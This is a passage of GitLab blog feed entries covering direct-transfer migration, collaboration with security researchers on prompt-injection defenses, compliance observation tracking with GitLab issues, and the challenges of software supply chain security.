
        <content type="html"><![CDATA[<p>Migrating GitLab groups and projects by direct transfer is now generally available from GitLab 18.3. This brings an easy-to-use and automated way of migrating GitLab resources between GitLab instances to an even broader audience.</p>
<p>Using <a href="https://docs.gitlab.com/user/group/import/">direct transfer</a> enables you to easily create a copy of chosen GitLab resources on the same or another GitLab instance. You can use either the UI or API. The UI is intuitive and straightforward, while <a href="https://docs.gitlab.com/ee/api/bulk_imports.html">the API</a> gives you additional flexibility in terms of choosing resources to be copied.</p>
<p>Migrating by direct transfer is a major improvement from <a href="https://docs.gitlab.com/ee/user/project/settings/import_export.html#migrate-projects-by-uploading-an-export-file">migrating groups and projects using file exports</a> because of the following:</p>
<ul>
<li>You don't need to manually export each individual group and project to a file and then import all those export files to a new location. Now, you can directly migrate any top-level group you have the Owner role for with all its sub-groups and projects.</li>
<li>It allows for <a href="https://about.gitlab.com/blog/streamline-migrations-with-user-contribution-and-membership-mapping/">post-import user contribution mapping</a> (such as issue or comment authorship), which gives you greater flexibility and control.</li>
<li>It works reliably with large projects. Thanks to resource batching and concurrent execution of import and export processes the chance of interruption or timeout is significantly lowered.</li>
<li>It offers better insights into the migration while it runs as well as after it completes. In the UI you can observe as the numbers grow as more items are imported. Then you can <a href="https://docs.gitlab.com/user/group/import/direct_transfer_migrations/#review-results-of-the-import">review the results</a>. You can see that an item was imported thanks to an <code>Imported</code> badge on items in the GitLab UI.</li>
</ul>
<p>We’ve come a long way since GitLab 14.3 when we started supporting the direct migration of the group resources. In GitLab 15.8, we <a href="https://about.gitlab.com/blog/2023/01/18/try-out-new-way-to-migrate-projects/">extended this functionality to projects as a beta</a>. Since then, we have worked to improve the efficiency and reliability of importing, especially for large projects. We thoroughly reviewed the feature from a security and instance stability standpoint.</p>
<p>To give an example of the sizes of the groups and projects we've tested with, and their import duration, we've seen successful imports of:</p>
<ul>
<li>100 projects (19.9k issues, 83k merge requests, 100k+ pipelines) that migrated in 8 hours</li>
<li>1,926 projects (22k issues, 160k merge requests, 1.1 million pipelines) that migrated in 34 hours</li>
</ul>
<p>On GitLab.com, migrating by direct transfer is enabled by default. On GitLab Self-Managed and on GitLab Dedicated, an administrator must <a href="https://docs.gitlab.com/ee/administration/settings/import_and_export_settings.html#enable-migration-of-groups-and-projects-by-direct-transfer">enable the feature in application settings</a>.</p>
<h2>When to use migrating by direct transfer and how to get the best results</h2>
<p>Migrating by direct transfer requires network connection between instances or GitLab.com. Therefore, customers that use air-gapped networks with no connectivity between their GitLab instances still have to use file exports to copy their GitLab data. They will be able to use migrating groups and projects by direct transfer after we extend this solution to also <a href="https://gitlab.com/groups/gitlab-org/-/epics/8985">support offline instances</a>.</p>
<p>Before you attempt a migration, review <a href="https://docs.gitlab.com/user/group/import/">documentation</a>, including <a href="https://docs.gitlab.com/user/group/import/direct_transfer_migrations/#prerequisites">prerequisites</a>, <a href="https://docs.gitlab.com/ee/user/group/import/#migrated-group-items">group items</a>, and <a href="https://docs.gitlab.com/ee/user/group/import/#migrated-project-items">project items</a> that are migrated. Some items are excluded from migration or not yet supported.</p>
<h3>Migrate between most recent possible versions</h3>
<p>We recommend migrating between versions that are as recent as possible. Update the source and destination instances to take advantage of all improvements and bug fixes we’ve added over time.</p>
<h3>Prepare for user contribution mapping post migration</h3>
<p>Familiarize yourself with <a href="https://docs.gitlab.com/user/project/import/#user-contribution-and-membership-mapping">user contribution and membership mapping process</a> so you know what to expect after migration completes and what are the next steps for you to take.</p>
<h3>Review options to reduce migration duration</h3>
<p>Depending on where you’re migrating to, GitLab.com, a self-managed instance, or Dedicated, you can employ <a href="https://docs.gitlab.com/ee/user/group/import/#reducing-migration-duration">various strategies to reduce the migration duration</a>.</p>
<h2>How can I review the results?</h2>
<p>You can view all groups and projects migrated by you by direct transfer listed on the <a href="https://docs.gitlab.com/user/group/import/direct_transfer_migrations/#group-import-history">group import history page</a>. For each group and project, you can view statistics for imported items and dig down into details in case some items were not imported. Alternatively, you can use <a href="https://docs.gitlab.com/ee/api/bulk_imports.html#list-all-group-or-project-migrations-entities">API endpoints</a> to do the same.</p>
<p>In cases where most of your projects completed successfully but one or two end up missing some relations, like merge requests or issues, we recommend that you try re-importing those projects <a href="https://docs.gitlab.com/ee/api/bulk_imports.html#start-a-new-group-or-project-migration">by using the API</a>.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753961409/ja8agmwarwxxlo9vmqbo.gif" alt=""></p>
<h2>What’s next for migrating by direct transfer?</h2>
<p>We are excited to bring migration by direct transfer to general availability and hope you are too! We want to hear from you. What's the most important missing piece for you? What else can we improve? Let us know in the <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/284495">migration by direct transfer feedback issue</a> and we'll keep iterating!</p>
]]></content>
        <author>
            <name>Magdalena Frankiewicz</name>
            <uri>https://about.gitlab.com/blog/authors/magdalena-frankiewicz</uri>
        </author>
        <published>2025-07-31T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Securing AI together: GitLab’s partnership with security researchers]]></title>
        <id>https://about.gitlab.com/blog/securing-ai-together-gitlabs-partnership-with-security-researchers/</id>
        <link href="https://about.gitlab.com/blog/securing-ai-together-gitlabs-partnership-with-security-researchers/"/>
        <updated>2025-07-31T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>As GitLab's Senior Director of Application Security, my primary mission is straightforward: to protect our customers from harm caused by software vulnerabilities. In an era where AI is transforming how we build software, this mission has taken on new dimensions and urgency. Here’s how we're working with the global security research community to make <a href="https://docs.gitlab.com/user/duo_agent_platform/">GitLab Duo Agent Platform</a> secure against emerging threats.</p>
<h2>The AI security challenge</h2>
<p>AI-powered platforms create incredible productivity for engineers. However, the ability to create code also brings a crucial need for robust security. For example, prompt injection attacks embed hidden instructions in comments, source code, and merge request descriptions. These can guide AI into making attacker-controlled recommendations to the user or, in some cases, autonomously taking unintended action. Addressing these risks helps ensure the responsible and secure evolution of AI in development.</p>
<p>GitLab’s security and engineering teams work diligently to provide customers with a safe and secure platform. Partnerships with external security researchers, such as <a href="https://www.persistent-security.net/post/part-i-prompt-injection-exploiting-llm-instruction-confusion">Persistent Security</a>, are an integral part of that approach.</p>
<h2>Our commitment to transparent collaboration</h2>
<p><a href="https://about.gitlab.com/ai-transparency-center/">GitLab's AI Transparency Center</a> details how we uphold ethics and transparency in our development and use of AI-powered features. This commitment extends to our collaboration with security researchers.</p>
<p>When Persistent Security reached out to GitLab to discuss a complex prompt injection issue with industry-wide impact, they were quickly connected to the GitLab Product Security Response Team to investigate if any of our products were affected.</p>
<p>Through this dialogue, we were able to quickly identify and implement mitigations that were deployed prior to the public beta of GitLab Duo Agent Platform in July 2025. This rapid response exemplifies our approach to working with security researchers and collaborating transparently throughout the process to coordinate remediation and disclosure to protect customers.</p>
<h2>Why external research matters for AI security</h2>
<p>AI systems present unique security challenges that require diverse perspectives and specialized expertise.</p>
<p>External researchers are essential for:</p>
<ul>
<li><strong>Rapid Threat Evolution:</strong> AI security threats evolve quickly. The research community helps us stay ahead of emerging attack patterns, from prompt injection techniques to novel ways of manipulating AI responses.</li>
<li><strong>Real-World Testing:</strong> External researchers test our systems in ways that mirror actual attacker behavior, providing invaluable insights into how our defenses perform under pressure.</li>
<li><strong>Diverse Expertise:</strong> External security researchers often demonstrate exceptional creativity, with reports standing out for innovative approaches to identifying complex vulnerabilities. This diversity of thinking strengthens our overall security posture.</li>
</ul>
<h2>Our ongoing commitment</h2>
<p>The security research community remains a crucial partner in our mission to protect customers. We're committed to:</p>
<ul>
<li>Providing clear guidance to researchers about our AI systems and security boundaries</li>
<li>Maintaining rapid response times for security disclosures</li>
<li>Sharing our learnings with the broader community through public disclosure and research</li>
</ul>
<p>The future of AI security depends on collaboration between organizations like GitLab and the security research community. By working together, we can ensure that AI remains a force for productivity and innovation while protecting our customers and users from harm.</p>
<p>To our security research partners: thank you for your partnership, making us stronger, more secure, and better prepared for the challenges ahead. I’ll be at Black Hat August 6-7, 2025, and look forward to connecting with AI security researchers there. You can reach me through the Black Hat mobile app or on <a href="https://www.linkedin.com/in/kymberleeprice/">LinkedIn</a>.</p>
<blockquote>
<p>Do you want to play a role in keeping GitLab secure? Visit our <a href="https://hackerone.com/gitlab">HackerOne program</a> to get started, or learn more about our AI security practices at our <a href="https://about.gitlab.com/ai-transparency-center/">AI Transparency Center</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Kymberlee Price</name>
            <uri>https://about.gitlab.com/blog/authors/kymberlee-price</uri>
        </author>
        <published>2025-07-31T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[How to transform compliance observation management with GitLab]]></title>
        <id>https://about.gitlab.com/blog/how-to-transform-compliance-observation-management-with-gitlab/</id>
        <link href="https://about.gitlab.com/blog/how-to-transform-compliance-observation-management-with-gitlab/"/>
        <updated>2025-07-24T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>An observation is a compliance finding or deficiency identified during control monitoring. This is essentially a gap between what your security controls should be doing and what they're actually doing. Observations can stem from design deficiencies where the control isn't structured properly to meet requirements, operating effectiveness issues where the control exists but isn't working as intended, or evidence gaps where required documentation or proof of control execution is missing.</p>
<p>These observations emerge from our quarterly control monitoring process, where we systematically assess the effectiveness of security controls supporting our certifications (SOC 2, ISO 27001, etc.). Observations can also be the output of our external audits from third-party assessors. Observations aren't just compliance checkboxes, they represent real security risks that need prompt, visible remediation.</p>
<p>Observation management is the process by which we manage these observations from identification through remediation to closure. In this article, you'll learn how the GitLab Security Team uses the DevSecOps platform to manage and remediate observations, and the efficiencies we've realized from doing so.</p>
<h2>The GitLab observation lifecycle: From identification to resolution</h2>
<p>The lifecycle of an observation encompasses the entire process from initial identification by compliance engineers through to completed remediation by remediation owners. This lifecycle enables real-time transparent status reporting and that is easier for all stakeholders to understand and follow.</p>
<p>Here are the stages of the observation lifecycle:</p>
<p><strong>1. Identification</strong></p>
<ul>
<li>Compliance engineers identify potential observations during quarterly monitoring.</li>
<li>Initial validation occurs to confirm the finding represents a genuine control gap.</li>
<li>Detailed documentation begins immediately in a GitLab issue.</li>
<li>The root cause of the observation is determined and a remediation plan to address the root cause is established.</li>
</ul>
<p><strong>2. Validation</strong></p>
<ul>
<li>Issue is assigned to the appropriate remediation owner (usually a team lead or department manager).</li>
<li>Remediation owner reviews and confirms they understand and accept ownership.</li>
<li>The remediation plan is reviewed, prioritized, and updated collaboratively as needed.</li>
</ul>
<p><strong>3. In-progress</strong></p>
<ul>
<li>Active remediation work begins with clear milestones and deadlines.</li>
<li>Regular updates are provided through GitLab comments and status changes.</li>
<li>Collaboration happens transparently where all stakeholders can see progress.</li>
</ul>
<p><strong>4. Remediated</strong></p>
<ul>
<li>Remediation owner marks work complete and provides evidence.</li>
<li>Issue transitions to compliance review for validation.</li>
</ul>
<p><strong>5. Resolution</strong></p>
<ul>
<li>Compliance engineer verifies exit criteria are met.</li>
<li>The issue is closed with final documentation.</li>
<li>Lessons learned are captured for future prevention.</li>
</ul>
<p><strong>Alternative paths</strong> handle blocked work, risk acceptance decisions, and stalled remediation efforts with appropriate escalation workflows.
<img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753301753/pbvheikwpivuvhzd5ith.png" alt="Example of observation lifecycle">
&lt;center&gt;&lt;i&gt;Example of observation lifecycle&lt;/i&gt;&lt;/center&gt;</p>
<h2>The power of transparency in GitLab</h2>
<p>Effective observation management shouldn't require detective work to determine basic information like ownership, status, or priority. Yet most organizations find themselves exactly in this scenario: compliance teams chasing updates, operational teams unaware of their responsibilities, and leadership lacking visibility into real risk exposure until audit season arrives.</p>
<p>The Security Compliance team at GitLab faced these exact problems. Our team initially used a dedicated GRC tool as the single source of truth for outstanding observations, but the lack of visibility to key stakeholders meant minimal remediation actually occurred. The team found themselves spending their time on administrative work, rather than guiding remediation efforts.</p>
<p>Our solution was to move observation management directly into GitLab issues within a dedicated project. This approach transforms observations from compliance issues into visible, actionable work items that integrate naturally into development and operations workflows. Every stakeholder can see what needs attention, collaborate on remediation plans, and track progress in real time, creating the transparency and accountability that traditional tools simply can't deliver.</p>
<h3>Smart organization through labels and issue boards</h3>
<p>GitLab allows teams to categorize observation issues into multiple organizational views. The Security Compliance team uses the following to categorize observations:</p>
<ul>
<li><strong>Workflow:</strong> <code>~workflow::identified</code>, <code>~workflow::validated</code>, <code>~workflow::in progress</code>, <code>~workflow::remediated</code></li>
<li><strong>Department:</strong> <code>~dept::engineering</code>, <code>~dept::security</code>, <code>~dept::product</code></li>
<li><strong>Risk Severity:</strong> <code>~risk::critical</code>, <code>~risk::high</code>, <code>~risk::medium</code>, <code>~risk::low</code></li>
<li><strong>System:</strong> <code>~system::gitlab</code>, <code>~system::gcp</code>, <code>~system::hr-systems</code></li>
<li><strong>Program:</strong> <code>~program::soc2</code>, <code>~program::iso</code>, <code>~program::fedramp</code> , <code>~program::pci</code></li>
</ul>
<p>These labels are then leveraged to create issue boards:</p>
<ul>
<li><strong>Workflow boards</strong> visualize the observation lifecycle stages.</li>
<li><strong>Department boards</strong> show each team's remediation workload.</li>
<li><strong>Risk-based boards</strong> prioritize critical findings requiring immediate attention.</li>
<li><strong>System boards</strong> visualize observations by system.</li>
<li><strong>Program boards</strong> track certification-specific observation resolution.</li>
</ul>
<p>Labels enable powerful filtering and reporting while supporting automated workflows through our triage bot policies. Please refer to the automation section for more details on our automation strategy.</p>
<h2>Automation: Working smarter, not harder</h2>
<p>Managing dozens of observations across multiple certifications requires smart automation. The Security Compliance team utilizes the <a href="https://gitlab.com/gitlab-org/ruby/gems/gitlab-triage">triage bot</a>, which is an open source project hosted in GitLab. The triage bot gem aims to enable project managers to automatically triage issues in GitLab projects or groups based on defined policies. This helps manage issue hygiene so stakeholders can focus their efforts on remediation.</p>
<p>Within the observation management project, we have policies written to ensure there is an assignee on each issue, each issue has required labels, issues are updated every 30 days, and blocked and stalled issues are nudged every 90 days. In addition, a weekly summary issue is created to summarize all the issues out of compliance based on our defined policies. This enables team members to monitor issues efficiently and spend less time on administrative tasks.</p>
<h2>Measuring success: Key metrics and reporting</h2>
<p>GitLab's raw issue data can be leveraged into actionable intelligence. Organizations can extract meaningful insights from issue creation date, closed date, last updated date, and labels. The following metrics provide a comprehensive view of your observation management effectiveness:</p>
<p><strong>Resolution Efficiency Analysis:</strong> Average time from identification to resolution by department and severity</p>
<p>Track issue creation versus close dates across departments and severity levels to identify bottlenecks and measure performance against SLAs. This reveals which teams excel at rapid response and which may need additional resources or process improvements.</p>
<p><strong>Real-Time Risk Assessment:</strong> Current risk profile based on open critical and high risk observations</p>
<p>Leverage risk level labels to create dynamic visualizations of your organization's current risk exposure. This provides leadership with an immediate understanding of critical observations requiring urgent attention.</p>
<p><strong>Strategic Resource Allocation:</strong> Department-level risk distribution for targeted improvement efforts</p>
<p>Identify which departments are responsible for remediation of the highest-risk observations to prioritize resources, oversight, and projects. This data-driven approach ensures improvement efforts focus where they'll have maximum impact.</p>
<p><strong>Compliance Readiness Monitoring:</strong> Certification-specific observation counts and resolution rates</p>
<p>Utilize certification labels to assess audit preparedness and track progress toward compliance goals. This metric provides early warning of potential certification risks and validates remediation efforts.</p>
<p><strong>Accountability Tracking:</strong> Overdue remediations</p>
<p>Monitor SLA compliance to ensure observations receive timely attention. This metric highlights systemic delays and enables proactive intervention before minor issues become major problems.</p>
<p><strong>Engagement Health Check:</strong> Observation freshness</p>
<p>Track recent activity (updates within 30 days) to ensure observations remain actively managed rather than forgotten. This metric identifies stagnant issues that may require escalation or reassignment.</p>
<h2>Advanced strategies: Taking observation management further</h2>
<p>Here's what you can do to deepen the impact of observation management in your organization.</p>
<p><strong>Integrate with security tools</strong></p>
<p>Modern observation management extends beyond manual tracking by connecting with your existing security infrastructure. Organizations can configure vulnerability scanners and security monitoring tools to automatically generate observation issues, eliminating manual data entry and ensuring comprehensive coverage.</p>
<p><strong>Apply predictive analytics</strong></p>
<p>Historical observation data becomes a powerful forecasting tool when properly analyzed. Organizations can leverage past remediation patterns to predict future timelines and resource requirements, enabling more accurate project planning and budget allocation. Pattern recognition in observation types reveals systemic vulnerabilities that warrant preventive controls, shifting focus from reactive to proactive risk management. Advanced implementations incorporate multiple data sources into sophisticated risk scoring algorithms that provide nuanced threat assessments and priority rankings.</p>
<p><strong>Customize for stakeholders</strong></p>
<p>Effective observation management recognizes that different roles require different perspectives on the same data. Role-based dashboards deliver tailored views for executives seeking high-level risk summaries, department managers tracking team performance, and individual contributors managing their assigned observations. Automated reporting systems can be configured to match various audience needs and communication preferences, from detailed technical reports to executive briefings. Self-service analytics capabilities empower stakeholders to conduct ad-hoc analysis and generate custom insights without requiring technical expertise or support.</p>
<h2>Move from mere compliance to operational excellence</h2>
<p>GitLab's approach to observation management represents more than a tool change, it's a fundamental shift from reactive compliance to proactive risk mitigation. By breaking down silos between compliance teams and operational stakeholders, organizations achieve unprecedented visibility while dramatically improving remediation outcomes.</p>
<p>The results are measurable: faster resolution through transparent accountability, active stakeholder collaboration instead of reluctant participation, and continuous audit readiness rather than periodic scrambles. Automated workflows free compliance professionals for strategic work while rich data enables predictive analytics that shift focus from reactive firefighting to proactive prevention.</p>
<p>Most importantly, this approach elevates compliance from burden to strategic enabler. When observations become visible, trackable work items integrated into operational workflows, organizations develop stronger security culture and lasting improvements that extend beyond any single audit cycle. The outcome isn't just regulatory compliance. It's organizational resilience and competitive advantage through superior risk management.</p>
<blockquote>
<p>Want to learn more about GitLab's security compliance practices? Check out our <a href="https://handbook.gitlab.com/handbook/security/security-assurance/security-compliance/">Security Compliance Handbook</a> for additional insights and implementation guidance.</p>
</blockquote>
]]></content>
        <author>
            <name>Madeline Lake</name>
            <uri>https://about.gitlab.com/blog/authors/madeline-lake</uri>
        </author>
        <published>2025-07-24T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Software supply chain security guide: Why organizations struggle]]></title>
        <id>https://about.gitlab.com/blog/software-supply-chain-security-guide-why-organizations-struggle/</id>
        <link href="https://about.gitlab.com/blog/software-supply-chain-security-guide-why-organizations-struggle/"/>
        <updated>2025-07-24T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Ask most development teams about supply chain security, and you'll get answers focused on vulnerability scanning or dependency management. While these are components of supply chain security, they represent a dangerously narrow view of a much broader challenge.</p>
<p><strong>Supply chain security isn't just about scanning dependencies.</strong> It encompasses the entire journey from code creation to production deployment, including:</p>
<ul>
<li><strong>Source security:</strong> protect code repositories, managing contributor access, ensuring code integrity</li>
<li><strong>Build security:</strong> secure build environments, preventing tampering during compilation and packaging</li>
<li><strong>Artifact security:</strong> ensure the integrity of containers, packages, and deployment artifacts</li>
<li><strong>Deployment security:</strong> secure the delivery mechanisms and runtime environments</li>
<li><strong>Tool security:</strong> harden the development tools and platforms themselves</li>
</ul>
<p>The &quot;chain&quot; in supply chain security refers to this interconnected series of steps. A weakness anywhere in the chain can compromise the entire software delivery process.</p>
<p>The <a href="https://www.cisa.gov/news-events/news/joint-statement-federal-bureau-investigation-fbi-cybersecurity-and-infrastructure-security">2020 SolarWinds attack</a> illustrates this perfectly. In what became one of the largest supply chain attacks in history, state-sponsored attackers compromised the build pipeline of SolarWinds' Orion network management software. Rather than exploiting a vulnerable dependency or hacking the final application, they injected malicious code during the compilation process itself.</p>
<p>The result was devastating: More than 18,000 organizations, including multiple U.S. government agencies, unknowingly installed backdoored software through normal software updates. The source code was clean, the final application appeared legitimate, but the build process had been weaponized. This attack remained undetected for months, demonstrating how supply chain vulnerabilities can bypass traditional security measures.</p>
<h3>Common misconceptions that leave organizations vulnerable</h3>
<p>Despite growing awareness of supply chain threats, many organizations remain exposed because they operate under fundamental misunderstandings about what software supply chain security actually entails. These misconceptions create dangerous blind spots:</p>
<ul>
<li>Thinking software supply chain security equals dependency scanning</li>
<li>Focusing only on open source components while ignoring proprietary code risks</li>
<li>Believing that code signing alone provides sufficient protection</li>
<li>Assuming that secure coding practices eliminate supply chain risks</li>
<li>Treating it as a security team problem rather than a development workflow challenge</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753200077/kqndvlxyvncshdiq0xea.png" alt="Software supply chain security dependency chart"></p>
<h2>How AI is changing the game</h2>
<p>Just as organizations are grappling with traditional software supply chain security challenges, artificial intelligence (AI)  is introducing entirely new attack vectors and amplifying existing ones in unprecedented ways.</p>
<h3>AI-powered attacks: More sophisticated, more scalable</h3>
<p>Attackers are using AI to automate vulnerability discovery, generate convincing social engineering attacks targeting developers, and systematically analyze public codebases for weaknesses. What once required manual effort can now be done at scale — with precision.</p>
<h3>The AI development supply chain introduces new risks</h3>
<p>AI is reshaping the entire development lifecycle, but it's also introducing significant security blind spots:</p>
<ul>
<li><strong>Model supply chain attacks:</strong> Pre-trained models from sources like Hugging Face or GitHub may contain backdoors or poisoned training data.</li>
<li><strong>Insecure AI-generated code:</strong> Developers using AI coding assistants may unknowingly introduce vulnerable patterns or unsafe dependencies.</li>
<li><strong>Compromised AI toolchains:</strong> The infrastructure used to train, deploy, and manage AI models creates a new attack surface.</li>
<li><strong>Automated reconnaissance:</strong> AI enables attackers to scan entire ecosystems to identify high-impact supply chain targets.</li>
<li><strong>Shadow AI and unsanctioned tools:</strong> Developers may integrate external AI tools that haven't been vetted.</li>
</ul>
<p>The result? AI doesn't just introduce new vulnerabilities, it amplifies the scale and impact of existing ones. Organizations can no longer rely on incremental improvements. The threat landscape is evolving faster than current security practices can adapt.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753200139/xuxezxld6ztlvjocgjlx.png" alt="AI amplification effect"></p>
<h2>Why most organizations still struggle</h2>
<p>Even organizations that understand supply chain security often fail to act effectively. The statistics reveal a troubling pattern of awareness without corresponding behavior change.</p>
<p>When <a href="https://www.cnn.com/2021/05/19/politics/colonial-pipeline-ransom/index.html">Colonial Pipeline paid hackers $4.4 million</a> in 2021 to restore operations, or when 18,000 organizations fell victim to the SolarWinds attack, the message was clear: Supply chain vulnerabilities can bring down critical infrastructure and compromise sensitive data at unprecedented scale.</p>
<p>Yet, despite this awareness, most organizations continue with business as usual. The real question isn't whether organizations care about supply chain security — it's why caring alone isn't translating into effective protection.</p>
<p>The answer lies in four critical barriers that prevent effective action:</p>
<p><strong>1. The false economy mindset</strong></p>
<p>Organizations sometimes focus on the cost instead of &quot;what's the most effective approach?&quot; This cost-first thinking creates expensive downstream problems.</p>
<p><strong>2. Skills shortage reality</strong></p>
<p>With <a href="https://codific.com/bsimm-building-security-in-maturity-model-a-complete-guide/">organizations averaging 4 security professionals per 100 developers</a>, according to BSIMM research, and <a href="https://www.isc2.org/Insights/2024/09/Employers-Must-Act-Cybersecurity-Workforce-Growth-Stalls-as-Skills-Gaps-Widen">90% of organizations reporting critical cybersecurity skills gaps</a>, according to ISC2, traditional approaches are mathematically impossible to scale.</p>
<p><strong>3. Misaligned organizational incentives</strong></p>
<p>Developer OKRs focus on feature velocity while security teams measure different outcomes. When C-suite priorities emphasize speed-to-market over security posture, friction becomes inevitable.</p>
<p><strong>4. Tool complexity overload</strong></p>
<p>The <a href="https://www.gartner.com/en/newsroom/press-releases/2025-03-03-gartner-identifiesthe-top-cybersecurity-trends-for-2025">average enterprise uses 45 cybersecurity tools</a>, with <a href="https://www.ponemon.org/news-updates/blog/security/new-ponemon-study-on-malware-detection-prevention-released.html">40% of security alerts being false positives</a> and must <a href="https://newsroom.ibm.com/2020-06-30-IBM-Study-Security-Response-Planning-on-the-Rise-But-Containing-Attacks-Remains-an-Issue">coordinate across 19 tools on average for each incident</a>.</p>
<p>These barriers create a vicious cycle: Organizations recognize the threat, invest in security solutions, but implement them in ways that don't drive the desired outcomes.</p>
<h2>The true price of supply chain insecurity</h2>
<p>Supply chain attacks create risk and expenses that extend far beyond initial remediation. Understanding these hidden multipliers helps explain why prevention is not just preferable – it's essential for business continuity.</p>
<p><strong>Time becomes the enemy</strong></p>
<ul>
<li>Average time to identify and contain a supply chain breach: <a href="https://keepnetlabs.com/blog/171-cyber-security-statistics-2024-s-updated-trends-and-data">277 days</a></li>
<li>Customer trust rebuilding period: <a href="https://www.bcg.com/publications/2024/rebuilding-corporate-trust">2-3+ years</a></li>
<li>Engineering hours diverted from product development to security remediation</li>
</ul>
<p><strong>Reputation damage compounds</strong></p>
<p>When attackers compromise your supply chain, they don't just steal data – they undermine the foundation of customer trust. <a href="https://www.metacompliance.com/blog/data-breaches/5-damaging-consequences-of-a-data-breach">Customer churn rates typically increase 33% post-breach</a>, while partner relationships require costly re-certification processes. Competitive positioning suffers as prospects choose alternatives perceived as &quot;safer.&quot;</p>
<p><strong>Regulatory reality bites</strong></p>
<p>The regulatory landscape has fundamentally shifted. <a href="https://www.skillcast.com/blog/20-biggest-gdpr-fines">GDPR fines now average over $50 million for significant data breache</a>s. The EU's new <a href="https://about.gitlab.com/blog/gitlab-supports-banks-in-navigating-regulatory-challenges/#european-cyber-resilience-act-(cra)">Cyber Resilience Act</a> mandates supply chain transparency. U.S. federal contractors must provide software bills of materials (<a href="https://about.gitlab.com/blog/the-ultimate-guide-to-sboms/">SBOMs</a>) for all software purchases — a requirement that's rapidly spreading to private sector procurement.</p>
<p><strong>Operational disruption multiplies</strong></p>
<p>Beyond the direct costs, supply chain attacks create operational chaos such as platform downtime during attack remediation, emergency security audits across entire technology stacks, and legal costs from customer lawsuits and regulatory investigations.</p>
<h2>What's wrong with current approaches</h2>
<p>Most organizations confuse security activity with security impact. They deploy scanners, generate lengthy reports, and chase teams to address through manual follow-ups. But these efforts often backfire — creating more problems than they solve.</p>
<h3>Massive scanning vs. effective protection</h3>
<p>Enterprises generate over <a href="https://www.securityweek.com/enterprises-generate-10000-security-events-day-average-report/">10,000 security alerts each month, with the most active generating roughly 150,000 events per day.</a> <a href="https://panther.com/blog/identifying-and-mitigating-false-positive-alerts">But 63%</a> of these are false positives or low-priority noise. Security teams become overwhelmed and turn into bottlenecks instead of enablers.</p>
<h3>The collaboration breakdown</h3>
<p>The most secure organizations don't have the most tools; they have the strongest DevSecOps collaboration. But most current setups make this harder by splitting workflows across incompatible tools, failing to show developers security results in their environment, and offering no shared visibility into risk and business impact.</p>
<h2>The path forward</h2>
<p>Understanding these challenges is the first step toward building effective supply chain security. The organizations that succeed don't just add more security tools, they fundamentally rethink how security integrates with development workflows. They also review end-to-end software delivery workflows to simplify processes, reduce tools and improve collaboration.</p>
<p>At GitLab, we've seen how integrated DevSecOps platforms can address these challenges by bringing security directly into the development workflow. In our next article in this series, we'll explore how leading organizations are transforming their approach to supply chain security through developer-native solutions, AI-powered automation, and platforms that make security a natural part of building great software.</p>
<blockquote>
